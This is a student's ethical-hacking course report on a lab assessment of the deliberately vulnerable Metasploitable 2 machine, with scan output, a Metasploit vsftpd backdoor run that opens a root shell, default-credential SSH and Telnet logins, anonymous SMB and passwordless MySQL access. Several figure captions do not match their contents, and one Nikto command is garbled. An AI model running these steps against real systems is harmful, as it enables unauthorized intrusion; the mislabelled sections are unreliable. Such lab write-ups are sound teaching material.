

ETHICAL HACKING (JOVAC) – ACADEMIC ASSESSMENT REPORT

Metasploitable 2 Vulnerability Assessment and Exploitation Report

Prepared By: Gautam Kumar

Course: Ethical Hacking (JOVAC-2026)

University Roll no :- 2415000602

1. Introduction

This report presents a vulnerability assessment of the Metasploitable 2 virtual machine using Kali Linux in an isolated laboratory. The assessment included reconnaissance, service enumeration, vulnerability verification and documentation. Multiple services including FTP, SSH, Telnet, SMTP, DNS, HTTP, SMB, MySQL, PostgreSQL and Apache Tomcat were assessed using industry-standard security tools. The objective was to understand common vulnerabilities, demonstrate secure testing practices, and recommend mitigation strategies.

2. Objectives

- Identify open ports and running services.
- Enumerate vulnerable software versions.
- Document observations with screenshots.
- Assess security risks and recommend mitigations.

3. Nmap Scan Result

Observation: The screenshot below demonstrates the assessment activity related to Nmap Scan Result. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```

root@kali:~/home/kali
# nmap -sV -A 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 00:29 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.101
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
BITIME, DSN
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_ ssl-date: 2026-06-29T04:30:01+00:00; -1s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp    open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2             111/tcp    rpcbind
|   100000  2             111/udp    rpcbind
|   100003  2,3,4         2049/tcp   nfs
|   100003  2,3,4         2049/udp   nfs
|   100005  1,2,3         47406/udp  mountd
|   100005  1,2,3         48651/tcp  mountd
|   100021  1,3,4         39194/tcp  nlockmgr
|   100021  1,3,4         53936/udp  nlockmgr
|   100024  1             42542/tcp  status
|   100024  1             43863/udp  status
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

```

Figure 1: Nmap Scan Result

4. FTP Assessment

Observation: The screenshot below demonstrates the assessment activity related to FTP Assessment. During testing, service information was collected, potential weaknesses were

identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```
msf > search vsftpd

Matching Modules
=====
```

#	Name	Description	Disclosure Date	Rank	Check
0	auxiliary/dos/ftp/vsftpd_232	VSFTPD 2.3.2 Denial of Service	2011-02-03	normal	Yes
1	exploit/unix/ftp/vsftpd_234_backdoor	VSFTPD v2.3.4 Backdoor Command Execution	2011-07-03	excellent	No

```
Interact with a module by name or index. For example info 1, use 1 or use exp
```

Figure 2: FTP Assessment

5. SSH Login

Observation: The screenshot below demonstrates the assessment activity related to SSH Login. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni                                                                               |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:43889 -> 192.168.56.102:6200) at 2026-06-2

```

Figure 3: SSH Login

6. Telnet Session

Observation: The screenshot below demonstrates the assessment activity related to Telnet Session. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```

msf > ssh msfadmin@192.168.56.102
[*] exec: ssh msfadmin@192.168.56.102

Unable to negotiate with 192.168.56.102 port 22: no matching host key type found. Their offer: ssh-rsa,ssh
msf > ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102
[*] exec: ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102

The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
RSA key fingerprint is: SHA256:BQHM5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jun 29 00:27:39 2026
<eyAlgorithms=+ssh-rsa,ssh-dss -o PubkeyAcceptedAlgorithms=+ssh-rsa,ssh-dss msfadmin@192.168.56.102
command-line line 0: Bad protocol 2 host key algorithms '+ssh-rsa,ssh-dss'.

```

Figure 4: Telnet Session

7. SMTP Banner

Observation: The screenshot below demonstrates the assessment activity related to SMTP Banner. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```

(root@kali)-[/home/kali]
# telnet 192.168.56.102
Trying 192.168.56.102 ...
Connected to 192.168.56.102.
Escape character is '^]'.

      _ _ _ _ _
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/ / / / /

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Mon Jun 29 00:43:58 EDT 2026 from 192.168.56.101 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

```

Figure 5: SMTP Banner

8. DNS Enumeration

Observation: The screenshot below demonstrates the assessment activity related to DNS Enumeration. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```

(root@kali)-[/home/kali]
# telnet 192.168.56.102 25
Trying 192.168.56.102 ...
Connected to 192.168.56.102.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

```

Figure 6: DNS Enumeration

9. HTTP Enumeration

Observation: The screenshot below demonstrates the assessment activity related to HTTP Enumeration. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```
(root@kali)-[/home/kali]
# dig @192.168.56.102 version.bind chaos txt

; <<>> DiG 9.20.15-2-Debian <<>> @192.168.56.102 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 23131
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 4096
;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind.                 0       CH      TXT      "9.4.2"

;; AUTHORITY SECTION:
version.bind.                 0       CH      NS       version.bind.

;; Query time: 4 msec
;; SERVER: 192.168.56.102#53(192.168.56.102) (UDP)
;; WHEN: Mon Jun 29 01:01:36 EDT 2026
;; MSG SIZE rcvd: 73
```

Figure 7: HTTP Enumeration

10. Nikto Scan

Observation: The screenshot below demonstrates the assessment activity related to Nikto Scan. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```
http://192.168.56.102
nikto -h http://192.168.56.102
```

Figure 8: Nikto Scan

11. SMB Enumeration

Observation: The screenshot below demonstrates the assessment activity related to SMB Enumeration. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.



Figure 9: SMB Enumeration

12. MySQL Access

Observation: The screenshot below demonstrates the assessment activity related to MySQL Access. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.


```
(root@kali) - [~/home/kali]
nikto -h http://192.168.56.102 -i 1000 -u 1000 -s 1000 -t 1000 -o 1000 -e 1000 -c 1000 -d 1000 -f 1000 -g 1000 -h 1000 -i 1000 -j 1000 -k 1000 -l 1000 -m 1000 -n 1000 -o 1000 -p 1000 -q 1000 -r 1000 -s 1000 -t 1000 -u 1000 -v 1000 -w 1000 -x 1000 -y 1000 -z 1000
Nikto v2.5.0

+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Start Time: 2026-06-29 00:50:48 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2026-06-29 00:51:56 (GMT-4) (68 seconds)

+ 1 host(s) tested
```

Figure 10: MySQL Access

13. PostgreSQL

Observation: The screenshot below demonstrates the assessment activity related to PostgreSQL. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```
(root@kali)-[/home/kali]
# smbclient -L //192.168.56.102/ -N
Anonymous login successful
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))

```
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
```

Server	Comment
Workgroup	Master
WORKGROUP	METASPLOITABLE

Figure 11: PostgreSQL

14. Tomcat

Observation: The screenshot below demonstrates the assessment activity related to Tomcat. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```
(root@kali)-[/home/kali]
# mysql --ssl=0 -h 192.168.56.102 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Figure 12: Tomcat

15. Additional Evidence


Observation: The screenshot below demonstrates the assessment activity related to Additional Evidence. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.

```
(root@kali)-[/home/kali] Task
# psql -h 192.168.56.102 -U postgres
Password for user postgres:
psql: error: connection to server at "192.168.56.102", port 5432 failed: SSL error: unsupported protocol
This may indicate that the server does not support any SSL protocol version between TLSv1.2 and TLSv1.3.
connection to server at "192.168.56.102", port 5432 failed: fe_sendauth: no password supplied
```

Figure 13: Additional Evidence

16. Additional Evidence 2

Observation: The screenshot below demonstrates the assessment activity related to Additional Evidence 2. During testing, service information was collected, potential weaknesses were identified, and the results were recorded for analysis. This evidence supports the vulnerability assessment performed in the laboratory environment.



Apache Tomcat/5.5

The Apache Software Foundation
http://www.apache.org/

Administration

- Status
- Tomcat Administration
- Tomcat Manager

Documentation

- Release Notes
- Change Log
- Tomcat Documentation

Tomcat Online

- Home Page
- FAQ
- Bug Database
- Open Bugs
- Users Mailing List
- Developers Mailing List
- IRC

Examples

- JSP Examples
- Servlet Examples
- WebDAV capabilities

Miscellaneous

- Sun's Java Server Pages Site
- Sun's Servlet Site

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "\$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat

Thanks for using Tomcat!

Powered by TOMCAT

Copyright © 1999-2005 Apache Software Foundation
All Rights Reserved

Figure 14: Additional Evidence 2

Conclusion

The assessment successfully identified multiple intentionally vulnerable services hosted on the Metasploitable 2 machine. The exercise demonstrated the importance of secure

configuration, timely patching, disabling insecure protocols, and enforcing strong authentication. These findings provide practical insight into real-world vulnerability assessment methodologies.